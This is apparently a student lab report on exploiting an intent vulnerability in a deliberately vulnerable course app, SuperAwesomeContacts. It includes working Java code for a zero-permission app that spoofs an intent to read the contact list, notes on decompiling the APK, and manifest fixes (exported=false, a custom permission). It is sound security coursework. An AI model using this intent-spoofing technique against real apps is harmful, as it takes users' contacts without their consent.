Stealing Contact with Intent

Qinyu Tong
Information Networking Institute, Carnegie Mellon University
Pittsburgh, US
qtong@andrew.cmu.edu

***Abstract*—This paper introduced a feasible approach to steal contact list without requiring any permission. This "LOL GameHelper" app exploits the vulnerability in a popular contact list app - SuperAwesomeContacts. It does not need any permissions but can steal contact list. This paper also discussed how to exploit the target app with access only to bytecode or APK. Jadx, dex2jar and Jd-GUI were used to decompile the APK file. In addition, this paper points out how to fix the vulnerability in the SuperAwesomeContacts app.**

Keywords—Intent; Android contact list; permission model; privilege escalation attack, decompile

I. INTRODUCTION

Nowadays, Android dominates more than eighty percent of smartphone OS market. As the market share grows, protecting user information beomes more and more important. Android employeed the permission-based security mode, which is effective in restricting the operations that each application can perform. Upon installing the applications, the user will decide whether to install this application with the requested permission. However, permission-based security model is challenged by application collusion attack [1] and intent-based attack [2]. Both attacks can do privileged operations without corresponding permissions. This app will utilize intent to perform getting contact list from an vulnerable application that has READ_CONTACT permission.

II. EXPLOIT THE SUPERAWESOMECONTACTS APP

Given the source code and APK for SuperAwesomeContacts, my task is to exploit the app by writing another app which colludes with this app. My app will exploit any vulnerabilities in SuperAwesomeContacts and steal the user's phoneboo under following constraints:

- My app must request no permissions.
- I cannot modify SuperAwsomeContacts in any way.
- I cannot modify the host phone in any way, other than installing/running SuperAwsomeContacts and my app.

My attack starts from understanding and find the vulnerability of the SuperAwesomeContacts source code.

A. How does SuperAwesomeContacts work?

Studying the app begins with the MainActivity – HomeActivity.java. This activity initial the content view, and then start to request the READ_CONTACTS permission. Once the permission was succesfully granted. It calls FindActivity to retrieve contact list from DB. So here we come to any other important activity – FindActivity. This activity communicates with HomeActivity through Intent. FindActivity gets the Intent and find the queryString from the Intent. After that, it starts a thread to read contact list. Once the result was returned, it passes the result to HomeActivity also through intent. Here is the things that *FindActivity* checks:

- Package name which the intent came from.
- Activity class name that lunched the intent
- Intent type: FIND_CONTACT_INTENT_TYPE

B. How to exploit SuperAwesomeContacts ?

Known how the app works, the exploit method come out in my mind. I can fake the intent to fool the FindActivity and make it believe the intent is from HomeActivity, we can successfully manipulate it to read contact list for my app. The parameters my app needs are, pacakge name, activity name, intent type, FIND_CONTACT_EXTRA_KEY, FIND_CONTACT_EXTRA_RESULTS. All of them are written in the source code. In addition, to access the FindActivity, we can use the same code from SuperAwesomeContacts source code with only a little modification.
Here is how my app implemented.

Figure 1. Constants get from the SuperAwesomeContacts app.

```
public static final String TARGET_PACKAGE_NAME =
        "edu.cmu.wnss.funktastic.superawesomecontacts";
public static final String TARGET_ACTIVITY_NAME =
        "edu.cmu.wnss.funktastic.superawesomecontacts.FindActivity";
public static final String FIND_CONTACT_INTENT_TYPE =
        "edu.cmu.wnss.funktastic.superawesomecontacts.findcontact.intent.type";
public static final String FIND_CONTACT_EXTRA_KEY =
        "edu.cmu.wnss.funktastic.superawesomecontacts.findcontact.findQueryString";
public static final String FIND_CONTACT_EXTRA_RESULTS =
        "edu.cmu.wnss.funktastic.superawesomecontacts.findcontact.queryResults";
private final int FIND_CONTACT_REQ_ID = 1;
```

Figure 2. Sent intent to FindActivity and display the result.

```
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
    if(requestCode == FIND_CONTACT_REQ_ID && resultCode == Activity.RESULT_OK) {
        mContactListTextView.setText(data.getStringExtra(FIND_CONTACT_EXTRA_RESULTS));
    }
}

private void findContact(String queryString) {
    // Launch the FindActivity with our search query string
    Intent findIntent = new Intent();
    ComponentName compName = new ComponentName(TARGET_PACKAGE_NAME, TARGET_ACTIVITY_NAME);
    findIntent.setComponent(compName);
    findIntent.setType(FIND_CONTACT_INTENT_TYPE);
    findIntent.putExtra(FIND_CONTACT_EXTRA_KEY, queryString);
    startActivityForResult(findIntent, FIND_CONTACT_REQ_ID);
}
```

Figure 3. SuperAwesomeContacts





Figure 4. My successful expliot.



III. Bytecode-based Analysis

Now suppose the creator of SuperAwesomeContacts only gives me the bytecode. Can I still be able to discover the vulnerability/vulnerabilities necessary to write the exploit from the part two?

The answer is yes. From previous class, I learned that there are lots of tools to decompile the bytecode in order to retrieve the source code. In class, dex2jar and Jd-GUI was introduced. Dex2jar can be used to generate .jar file, and JD-GUI is a standalone graphical utility that displays Java source codes of ".class" files. It can browse the reconstructed source code with the JD-GUI for instant access to methods and fields.

In addition to tools mentioned in class, I also find Jadx that can be used to decompile APK. Jadx is an opensource decompile tool. There are bunch of web services provided to decompile android application online. Here is the decompiled source code:

Figure 5. AndroidManifest:

```
<uses-sdk android:minSdkVersion="11" android:targetSdkVersion="23" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<application android:theme="@*android:style/Theme.Holo.Light" android:
label="@string/app_name" android:icon="@drawable/ic_launcher" android:
allowBackup="true">
    <activity android:label="@string/app_name" android:name="edu.cmu.
    wnss.funktastic.superawesomecontacts.HomeActivity" android:
    exported="true">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER"
            />
        </intent-filter>
    </activity>
    <activity android:label="@string/title_activity_about" android:
    name="edu.cmu.wnss.funktastic.superawesomecontacts.AboutActivity"
    android:exported="true" android:parentActivityName="edu.cmu.wnss.
    funktastic.superawesomecontacts.HomeActivity">
        <meta-data android:name="android.support.PARENT_ACTIVITY"
        android:value=".HomeActivity" />
    </activity>
    <activity android:theme="@*android:style/Theme.Holo.Dialog.
    NoActionBar" android:label="@string/title_activity_find" android:
    name="edu.cmu.wnss.funktastic.superawesomecontacts.FindActivity"
    android:exported="true" />
</application>
```

Figure 6. HomeActivity.java findContact function

```
private void findContact(String queryString) {
    Intent findIntent = new Intent(this, FindActivity.class);
    findIntent.setType(FindActivity.FIND_CONTACT_INTENT_TYPE);
    findIntent.putExtra(FindActivity.FIND_CONTACT_EXTRA_KEY, queryString);
    startActivityForResult(findIntent, 1);
}
```

Figure 7. FindActivity.java constant strings used in exploit app.

```
public class FindActivity extends Activity implements FindReturnable {
    public static final String FIND_CONTACT_EXTRA_KEY = "edu.cmu.wnss.funktastic.superawesomecontacts.findcontact.findQueryString";
    public static final String FIND_CONTACT_EXTRA_RESULTS = "edu.cmu.wnss.funktastic.superawesomecontacts.findcontact.queryResults";
    public static final String FIND_CONTACT_INTENT_TYPE = "edu.cmu.wnss.funktastic.superawesomecontacts.findcontact.intent.type";
```

After obtained the necessary information like package name, activity name and FIND_CONTACT_EXTRA_KEY, I can use that information to exploit the SuperAwesomeContacts by send find contact intent to it.

IV. Fix the SuperAwesomeContacts App


To fix the app, the creator should find some way to prevent his app receiving intent from other app. One way to achieve this is turning off the switch that allows other app to launch activity in his app. This involves an important attribute -- android:exported. This attribute indicates "Whether or not the

activity can be launched by components of other applications — "true" if it can be, and "false" if not. If "false", the activity can be launched only by components of the same application or applications with the same user ID."[3] This attribute can limit an activity's exposure to other applications.

Figure 9. Change android:exported to false

```
<activity
    android:name=".FindActivity"
    android:label="Find Contacts"
    android:exported="false"
    android:theme="@android:style/Theme.Holo.Dialog.NoActionBar">
</activity>
```

Figure 10. Successfully blocking my app




The "android:exported" attribute is not the only way to limit an activity's exposure to other applications. " android:permission" [3] can also be use to achieve the same goal. "android:permission" is the name of a permission that clients must have to launch the activity or otherwise get it to respond to an intent. If a caller of startActivity() or startActivityForResult() has not been granted the specified permission, its intent will not be delivered to the activity.

Figure 11. Add permission "DonotTouchMe"

```
<activity
    android:name=".FindActivity"
    android:label="@string/title_activity_find"
    android:exported="true"
    android:permission="donotTouchMe"
    android:theme="@android:style/Theme.Holo.Dialog.NoActionBar">
</activity>
```

Figure 12. Successfully blocking my app after change



REFERENCES

[1] Marforio, Claudio, and Aurélien Francillon. *Application collusion attack on the permission-based security model and its implications for modern smartphone systems*. Department of Computer Science, ETH Zurich, 2011.

[2] K. Casteel, O. Derby, D. Wilson. Exploiting common Itent vulnerabilities in Android. 2012.

[3] http://developer.android.com/guide/topics/manifest/activity-element.html